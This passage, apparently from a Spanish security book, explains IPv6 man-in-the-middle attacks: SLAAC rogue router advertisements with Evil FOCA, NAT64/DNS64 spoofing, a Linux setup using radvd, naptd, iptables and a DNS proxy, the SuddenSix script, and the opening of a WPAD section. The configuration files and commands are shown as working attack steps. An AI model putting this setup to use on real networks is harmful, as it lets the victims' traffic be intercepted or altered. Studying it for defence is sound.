


Fig. 5.36.- Selección de víctima del ataque *SLAAC*.

Una vez configurada la víctima y el prefijo de red IPv6 a utilizar - es conveniente no utilizar un prefijo de red IPv6 que esté configurado en la red actualmente, solo hay que lanzar el ataque de forma definitiva haciendo clic en el botón Start. En ese preciso momento la víctima de este ataque recibirá un paquete ICMPv6 de tipo RA (*Router Advertisment*) para que el protocolo *SLAAC* del equipo decida configurarse una dirección IPv6 dentro de ese prefijo de red para tener conectividad con el router.

En este ataque en concreto no es necesario configurar el servidor *DNS* por IPv6 haciendo uso de un servicio *DHCPv6*, ya que por defecto, en el momento en que una máquina tiene puerta de enlace para salir de la red local, podrá buscar los servidores DNSv6 en las direcciones establecidas por el estándar para los servidores *DNS* Autodiscovery, tal y como se puede ver en la imagen siguiente donde aparecen configurados ya.




Fig. 5.37.- Dirección IPv6 configurada por *SLAAC*, Gateway IPv6 en dirección de atacante y servidores DNSv6 Autodiscovery configurados.

Por supuesto, como todas las direcciones de los servidores *DNS* Autodiscovery están fuera de la red local de la víctima, todas las peticiones de resolución sobre ellos pasarán por la puerta de enlace, es decir, el equipo en el que está corriendo *Evil FOCA*. El atacante se ocupará de que todo el tráfico de red sea correctamente procesado para que tenga conectividad - incluido el icono que pone *Windows* para representar que un equipo tiene conexión a Internet -.

A partir de ese momento, la víctima tiene configurada toda la conexión IPv6 en su sistema, y bastará con abrir el navegador de Internety pedir la dirección URL a la que se quiera conectar, para que *Evil FOCA* haga el resto del trabajo y consiga que le llegue la página web hasta el navegador.

Como se había visto en la Fig 5.33, el *hostname* www.rootedcon.es no tiene asociada ninguna dirección IPv6, y en la captura que se puede ver en la captura de la Fig 5.38 que se encuentra en la página siguiente, en ella se muestra como el equipo víctima en su configuración del protocolo IPv4 solo cuenta con una dirección IPv4 de vínculo local 169.254.233.2 que además no cuenta con ninguna configuración de puerta de enlace en la red IPv4 o DNSv4.




Fig. 5.38.- Navegando a Rootedcon.es sin soporte para IPv4.

En el navegador se puede ver por el contrario que la navegación a la web www.rootedcon.es está funcionando perfectamente desde el navegador *Mozilla* Firefox, lo que quiere decir que el cliente - la víctima - está pudiendo utilizar IPv6 en la red local para alcanzar un servidor en Inetre que está funcionando solo por IPv4. Todo el trabajo de conversión entre las redes IPv4 e IPv6 está siendo realizado por el equipo que actúa como hombre en medio utilizando *Evil FOCA*.

En este entorno *Evil FOCA* está interceptando todas las peticiones de resolución de nombres que se envíen al servidor DNSv6 y que pasen por su máquina, por lo que no es necesario hacer nada especial extra cuando ya se ha conseguido por medio del funcionamiento del ataque *SLAAC* que las peticiones pasen por el equipo del atacante al ser éste la puerta de enlace.

Vaya la petición de resolución al servidor DNSv6 a un sistema de Internet, a un equipo de la red configurado por *DHCPv6* - como veremos más adelante - o a las direcciones de *DNS* Autodiscovery, *Evil FOCA* va a responder siempre con una dirección IPv6 a cualquier petición que se haga desde la máquina de la víctima. Por ello, cuando desde el equipo se hace un *Ping* a www.rootedcon.es, lo que se obtiene es una dirección IPv6 que contestará *Evil FOCA*.

```
C:\Users\user>ipconfig /all

Configuración IP de Windows

   Nombre de host. . . . . . . . . : victima
   Sufijo DNS principal  . . . . . :
   Tipo de nodo. . . . . . . . . . : mixto
   Enrutamiento IP habilitado. . . : no
   Proxy WINS habilitado . . . . . : no

Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . :
   Descripción . . . . . . . . . . . . . . . : Adaptador de escritorio Intel(R)
PRO/1000 MT
   Dirección física. . . . . . . . . . . . . : 08-00-27-94-91-91
   DHCP habilitado . . . . . . . . . . . . . : no
   Dirección IPv6 . . . . . . . . . . : fc00::6d59:1c72:8952:f786(Preferido)
   Vínculo: dirección IPv6 local. . . : fe80::6d59:1c72:8952:f786%11(Preferido)

   Dirección IPv4. . . . . . . . . . . . . . : 169.254.233.2(Preferido)
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : fe80::7c27:e5ae:6b57:922d%11
   DUID de cliente DHCPv6. . . . . . . . . . : 00-01-00-01-18-17-0E-82-08-00-27
   Servidores DNS. . . . . . . . . . . . . . : fec0:0:0:ffff::1%1
                                       fec0:0:0:ffff::2%1
                                       fec0:0:0:ffff::3%1

C:\Users\user>ping www.rootedcon.es

Haciendo ping a www.rootedcon.es [64::ffff:b009:e5a] con 32 bytes de datos:
Respuesta desde 64::ffff:b009:e5a: tiempo=1ms
Respuesta desde 64::ffff:b009:e5a: tiempo<1m
Respuesta desde 64::ffff:b009:e5a: tiempo=3ms
Respuesta desde 64::ffff:b009:e5a: tiempo=2ms

Estadísticas de ping para 64::ffff:b009:e5a:
    Paquetes: enviados = 4, recibidos = 4, perdidos = 0
    (0% perdidos),
Tiempos aproximados de ida y vuelta en milisegundos:
    Mínimo = 0ms, Máximo = 3ms, Media = 1ms
```

Fig. 5.39.- www.rootedcon.es asociado a una dirección IPv6.

5.4.2.- NAT64 (Network Address Transalation 6 to 4)

Si se analiza una captura de tráfico de red con la herramienta *Wireshark* en la máquina en la que se encuentra corriendo *Evil FOCA*, veremos cómo el proceso que se hace para que funcione este ataque es el siguiente:




Fig. 5.40.- Proceso de resolución de *DNS* de www.rootedcon.es.

- Primero la víctima envía a una dirección de *DNS* Autodiscovery la petición de resolver el registro AAAA de www.rootedcon.es.

- La máquina de *Evil FOCA* hace una petición *DNS* de tipo A para resolver www.rootedcon.es a Internet usando IPv4.

- El servidor DNSv4 de Internet responde con la dirección IPv4 de www.rootedcon.es.

- *Evil FOCA* genera una dirección IPv6 a partir de la dirección IPv4 que es la que entregará a la máquina de la víctima para que haga el resto de peticiones.

Una vez que la máquina de la víctima tiene la dirección IPv6 asociada a www.rootedcon.es, la petición *HTTP* que hará el navegador será por IPv6. Casi todos los navegadores modernos vienen preparados por defecto para trabajar con IPv6 y el principal problema siempre suele ser el router de conexión a Internet, que no suele tener soporte para este tipo de redes o los servidores web en sí.



Fig. 5.41.- Configuración por defecto de resolución de registros AAAA en *Mozilla* Firefox.

Dentro de las excepciones de navegadores modernos que dan soporte a IPv6 en las conexiones hay que citar a *Google Chrome*, ya que en él viene desactivado por defecto. Este es un comportamiento cuanto menos curioso, más cuando es posible localizar las direcciones IPv6 de casi todos los servicios de la compañía *Google* en Internet.

```
Chemas-MacBook-Pro:~ Chema$ nslookup
> set type=AAAA
> www.google.com
Server:         172.16.11.247
Address:        172.16.11.247#53

Non-authoritative answer:
www.google.com  has AAAA address 2a00:1450:4003:804::1013
```

Fig. 5.42.- Dirección IPv6 del servidor de www.*Google*.com.

Se puede ver cómo *Google*.com, Youtube.com, y el resto de grandes servicios de Internet ofertan sus servicios también desde Internet, pero sin embargo *Google Chrome* no hace

uso de IPv6 por defecto y debe ser activado manualmente. Para probar si el soporte para conexiones a sitios usando IPv6 en el navegador de Internet que se está utilizando funciona, se puede invocar una URL por el protocolo *HTTP* haciendo uso de IPv6. Esto se puede hacer de la siguiente forma, donde la dirección IPv6 del sitio va entre corchetes:

- *HTTP*://[2001:db8:81a1:bd1:1111:145a:14a:1001]/

Hay que tener presente que para que funcione una conexión entre el navegador cliente y el servidor web por IPv6, toda la electrónica de red que interconecta los dos nodos debe tener soporte para IPv6, algo que no siempre sucede.




Fig. 5.43.- *Google Chrome* viene con IPv6 desactivado por defecto.

En este caso el entorno de ataque es dentro de un mismo segmento de red, por lo que la electrónica de red no es un obstáculo, y sólo necesitaremos que sea posible hacer uso de IPv6 en el navegador, así que *Google Chrome* no es un objetivo válido para este ataque.

Una vez que se consigue que todos los *hostname* en Internet tengan asociada una dirección IPv6 - generada por *Evil FOCA* que hace uso del servicio DNS64 para generar las direcciones - el resto es trabajo de escuchar la petición IPv6 desde la máquina de la víctima, solicitar la petición IPv4 a la dirección del *hostname* en Internet, escuchar la respuesta que llega encapsulada en IPv4 y entregarla a la víctima sobre IPv6.

Es decir, *Evil FOCA* hará una implementación del servicio NAT64 para convertirse en un enrutador de tráfico IPv6 hacia una red IPv4. En la imagen siguiente se puede ver cómo la víctima hace la petición por IPv6 y cómo *Evil FOCA* la reenvía por la red IPv4.




Fig. 5.44.- Solicitud *HTTP* pasando por el servicio NAT64.

Una de las características que tienen los equipos MS *Windows* es que muestran en la barra de tareas un icono muy reconocible con el estado de la conexión red para que el usuario sepa si tiene conexión solo a la red de area local, si el equipo tiene conexión a Internet o si por el contrario no cuenta con ninguna conexión de red. Este estado, se comprueba mediante la generación de una serie de consultas a servidores *DNS* a servidores de *Microsoft* para saber si es posible llegar a ellos o no.

Aunque a lo largo de las versiones de Windows Vista - donde se introdujo por primera vez - a Windows 8.1 esto ha cambiado un poco, la filosofía es exactamente la misma. La herramienta de *Evil FOCA* detecta todas estas peticiones, y las responde como espera el servicio que detecta la conexión a Internet, para que en la máquina de la víctima aparezca el icono sin que la víctima pueda deterctar ningún mensaje de alerta, indicándole que tiene conexión a Internet, como debe ser.

861	113.251164000	fc00::6d59:1c72:8952:f786	fec0:0:0:ffff::3	DNS	105	Standard query 0x00bb A teredo.ipv6.microsoft.com
862	113.271320000	192.168.1.43	192.168.1.1	DNS	85	Standard query 0x03ee A teredo.ipv6.microsoft.com
863	113.322441000	192.168.1.1	192.168.1.43	DNS	150	Standard query response 0x03ee CNAME teredo.ipv6.mic
864	113.326901000	fec0:0:0:ffff::3	fc00::6d59:1c72:8952:f786	DNS	121	Standard query response 0x00bb A 94.245.121.253

Fig. 5.45.- Detección de consultas *DNS* para saber si hay conexión a Internet.

5.4.3.- Ataque man in the middle SLAAC con Radvd & NATPD

En un entorno *Linux* es posible utilizar una serie de herramientas para conseguir un entorno de explotación similar. Para construir el ataque es necesario inicialmente montar un sistema que se encargará de los encaminamientos falsos.

Dicho sistema contará con dos adaptadores de red, uno interno con direccionamiento para conectarse con la víctima IPv6 y otro con soporte de IPv4 para la conexión externa hacia Internet. La siguiente imagen muestra la configuración de las tarjetas de red en el equipo del atacante.

```
linux-2wfs:~ # ifconfig
eth0      Link encap:Ethernet  HWaddr 08:00:27:F9:60:C3
          inet addr:192.168.1.10  Bcast:192.168.1.255  Mask:255.255.255.0
          inet6 addr: fe80::a00:27ff:fef9:60c3/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:0 errors:0 dropped:0 overruns:0 frame:0
          TX packets:246 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:0 (0.0 b)  TX bytes:76781 (74.9 Kb)

eth1      Link encap:Ethernet  HWaddr 08:00:27:4D:73:74
          inet6 addr: fe80::a00:27ff:fe4d:7374/64 Scope:Link
          inet6 addr: 2001::1/0 Scope:Global
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:383 errors:0 dropped:0 overruns:0 frame:0
          TX packets:4 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:45011 (43.9 Kb)  TX bytes:336 (336.0 b)

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:74 errors:0 dropped:0 overruns:0 frame:0
          TX packets:74 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:4020 (3.9 Kb)  TX bytes:4020 (3.9 Kb)
```

Fig. 5.46.- Configuración del atacante para hacer un ataque *SLAAC*.

En la imagen anterior es importante darse cuenta de la dirección de vínculo local (*Scope:Link*) que será la utilizada para atender las solicitudes de descubrimiento de router en la red. Puesto que el sistema se va a encargar de los encaminamientos será necesario habilitar el *forwarding* de los paquetes.

La funcionalidad de atender las solicitudes y proporcionar los valores de configuración adecuados puede establecerse a través del paquete *Radvd*. A continuación se muestra el fichero de configuración de la aplicación para definir los parámetros del ataque que se quiere realizar.

En él hay que configurar cosas que ya se han explicado con anterioridad como el prefijo de la red en la que se va a configurar el falso router y dar el servicio de encaminamiento hacia Internet - u otras redes -, para que la víctima se configure de forma automática haciendo uso de *SLAAC* una dirección de ese segmento.

Como se ha explicado ya, desde un paquete *SLAAC* no se puede configurar las direcciones de los servidores *DNS* por lo que será necesario interceptar las peticiones que se emitan a los servidores pre-establecidos por el estándar de *DNS* Autodiscovery o bien, en el supuesto caso de que se quisieran enviar las peticiones a un servidor *DNS* concreto, configurar un servidor *Rogue DHCPv6* para poner los valores adecuados.

```
interface eth1
{
        AdvSendAdvert on;
        AdvOtherConfigFlag on;
        MinRtrAdvInterval 3;
        MaxRtrAdvInterval 10;
#       AdvDefaultPreference low;
#       AdvHomeAgentFlag off;
        prefix 2001::/64
        {
                AdvOnLink on;
                AdvAutonomous on;
                AdvRouterAddr on;
        };
```

Fig. 5.47.- Fichero de configuración del programa *Radvd*.conf.

Una vez que ha sido puesto en marcha el servicio *Radvd*, los clientes que tienen activa la configuración predeterminada del protocolo IPv6, recibirán una respuesta a sus peticiones de enrutamientos en IPv6 que realicen mediante el protocolo ICMPv6 usando paquetes RS (Router Soliticitation). Además, el servicio también genera periódicamente mensajes ICMPv6 de tipo RA (*Router Advertisement*) para dejar claro que hay un nuevo router IPv6 conectado a la red para dar servicio

La siguiente imagen muestra un equipo con la información correspondiente a los valores previos de configuración de red IPv6. En este caso en concreto el equipo tiene una dirección IPv4 privada en el segmento 192.168.1.X y no se ha configurado ninguna puerta de enlace que le permita tener conexión a Internet - podría ser un equipo que navegue por un *proxy* local, por ejemplo.

```
Configuración IP de Windows


Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . :
   Vínculo: dirección IPv6 local. . . : fe80::1d44:4745:65eb:b72a%11
   Dirección IPv4. . . . . . . . . . . . . . : 192.168.1.2
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : 192.168.1.1

Adaptador de túnel isatap.{58F35651-47ED-4C06-9BAC-CCB418F78D4D}:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS específico para la conexión. . :

Adaptador de túnel Conexión de área local* 4:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS específico para la conexión. . :
```

Fig. 5.48.- Configuración del cliente antes del ataque *SLAAC* con *Radvd*.

En la siguiente imagen se puede ver la configuración del mismo equipo justo después de arrancar el servicio *Radvd* en el equipo del atacante. En la configuración se aprecia como el direccionamiento de la víctima ha sufrido un cambio drástico y ahora hay una nueva dirección IPv6 y una nueva puerta de enlace en la red IPv6 configuradas por el servicio *SLAAC* del cliente y que tiene un prefijo de red marcado por el paquete RA/RS que haya llegado a él vía ICMPv6.

```
Configuración IP de Windows


Adaptador de Ethernet Conexión de área local:

   Sufijo DNS específico para la conexión. . :
   Dirección IPv6 . . . . . . . . . . : 2001::1d44:4745:65eb:b72a
   Dirección IPv6 temporal. . . . . . : 2001::ae:e4be:7ca3:81af
   Vínculo: dirección IPv6 local. . . : fe80::1d44:4745:65eb:b72a%11
   Dirección IPv4. . . . . . . . . . . . . . : 192.168.1.2
   Máscara de subred . . . . . . . . . . . . : 255.255.255.0
   Puerta de enlace predeterminada . . . . . : fe80::a00:27ff:fe4d:7374%11
                                       192.168.1.1

Adaptador de túnel isatap.{58F35651-47ED-4C06-9BAC-CCB418F78D4D}:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS específico para la conexión. . :

Adaptador de túnel Conexión de área local* 4:

   Estado de los medios. . . . . . . . . . . : medios desconectados
   Sufijo DNS específico para la conexión. . :
```

Fig. 5.49.- Configuración del cliente después del ataque *SLAAC* con *Radvd*.

Para que el ataque sea efectivo será necesario que el router falso pueda realizar la translación de direcciones IPv4 e IPv6, es decir, que tenga configurado el servicio NAT64. Esto se puede realizar a través del servicio *naptd* existente para distribuciones *Linux*.

Para ponerlo a funcionar de forma cómoda y rápida existe un cómodo asistente que va guiando los pasos sobre cada uno de los detalles necesarios para la correcta configuración del servicio, llamado *naptd-confmaker*. La siguiente imagen muestra la función de configuración de dicha aplicación.

```
linux-2wfs:/etc # naptd-confmaker
Ataga IPv4/IPv6 NAPT Configuration Maker
(c) 2005 by Lukasz Tomicki <tomicki@o2.pl>

Do you want to create a new configuration? [Y/n]
y
Do you want IPv4 addresses from the outside interfaces to be automaticall
y used as part of the NAT pool? [Y/n]

Do you want to configure additional address as part of your NAT pool? [y/
N]
n
Do you want to create a pool of public IPv4 addresses that will allow inc
oming connections to be dynamically mapped to appropriate IPv6 addresses?
 [y/N]
```

Fig. 5.50.- Configuración de la aplicación *naptd*.

Una vez completado el asistente y lanzada la aplicación habrá que realizar las configuraciones oportunas en los servicios de *firewall* iptables e ip6tables para permitir la translación y enrutamiento de direcciones IPv6 e IPv4, a la vez que se descarten los paquetes innecesarios. Las siguientes son las reglas que deben configurarse para un entorno como el del ejemplo que se ha puesto aquí.

- ip6tables -A OUTPUT -p icmpv6 --icmpv6-type 1 -j DROP
- ip6tables -A FORWARD -d 2001:ffff:: -j DROP
- iptables -A INPUT -i lo -j ACCEPT
- iptables -A INPUT -m state --state ESTABLISHED -j ACCEPT
- iptables -A INPUT -m state --state NEW -p tcp -m tcp --dport 22 -j ACCEPT
- iptables -A INPUT -j DROP

El último paso consistirá en implementar un *proxy DNS* por ejemplo con *totd*, para la resolución de los registros *host* solicitados por las víctimas. Ya estará todo dispuesto para que las peticiones pasen a través del atacante. Esto permitirá por lo tanto la reconducción del tráfico de las víctimas, produciendo el robo o la modificación del tráfico en tránsito.

■ ■ ■

5.4.4.- Ataque man in the middle SLAAC con SuddenSix

La anterior lista de acciones a realizar manualmente son un trabajo bastante pesado pese a la existencia de asistentes que guíen la configuración de parte del proceso, por eso mucha gente prefiere utilizar herramientas con interfaces de usuario más amigables, como *Evil FOCA* o el *script* de configuración de todo el ataque que se presentó en la edición *Defcon 21* del año 2013, llamado *SuddenSix* y que está disponible en su repositorio de código en *HTTPs*://github.com/Neohapsis/*SuddenSix*

Dicho *script* configura el ataque *SLAAC* descrito anteriormente configurando también los paquetes de software necesarios para el proceso, como son *sipcalc*, *tayga*, *Radvd*, wide-*DHCPv6-server* y *bind9* en un sistema informático que tenga *Ubuntu* 12.04 LTS o *Kali Linux* 1.0.x, aunque probablemente pueda ser adaptado a otras plataformas fácilmente y además ellos se encarguen de ir testeándolo.

Para que funcione este ataque con estas herramientas se debe ejecutar el *script*, llamado *SuddenSix*.sh, como usuario *root* y el asistente preguntará por el interfaz de red por el que se quiere realizar el ataque, además del rango de direcciones IPv4 a las que se quiere atacar. El resto será visualizar el tráfico interceptado utilizando un analizador de tráfico de red como por ejemplo *Wireshark*.

5.5.- WebProxy Autodiscovery en IPv4/IPv6

Con el objeto de seguir creciendo y convertir la herramienta en una *suite* de ataques de red en IPv4 e IPv6, *Evil FOCA* ha continuado añadiendo ataques a las características que oferta a sus usuarios. La principal novedad de la versión de *Evil FOCA* que se presentó en la edición *Defcon 21* del año 2013 fue la implementación del ataque de red basado en hacer un *man in the middle* a través del servicio *Web Proxy Auto-Discovery* tanto en los protocolos IPv4 como en IPv6.

Los navegadores de Internet, por defecto, vienen configurados para buscar al Servidor *Proxy* que les dé acceso a Internet por medio de otro servicio que se conoce como *Web Proxy Auto-Discovery*. Este servicio de descubrimiento se basa en el uso de un registro en el servidor *well-known* creado en el servidor *DNS* y que es llamado *WPAD*.

Esta opción está activada en todos los navegadores por defecto, tal y como se puede ver en las opciones de Internet Explorer que se muestran en la imagen que aparece en la página siguiente.

Fig. 5.51.- Opción de buscar automáticamente la configuración de la red.

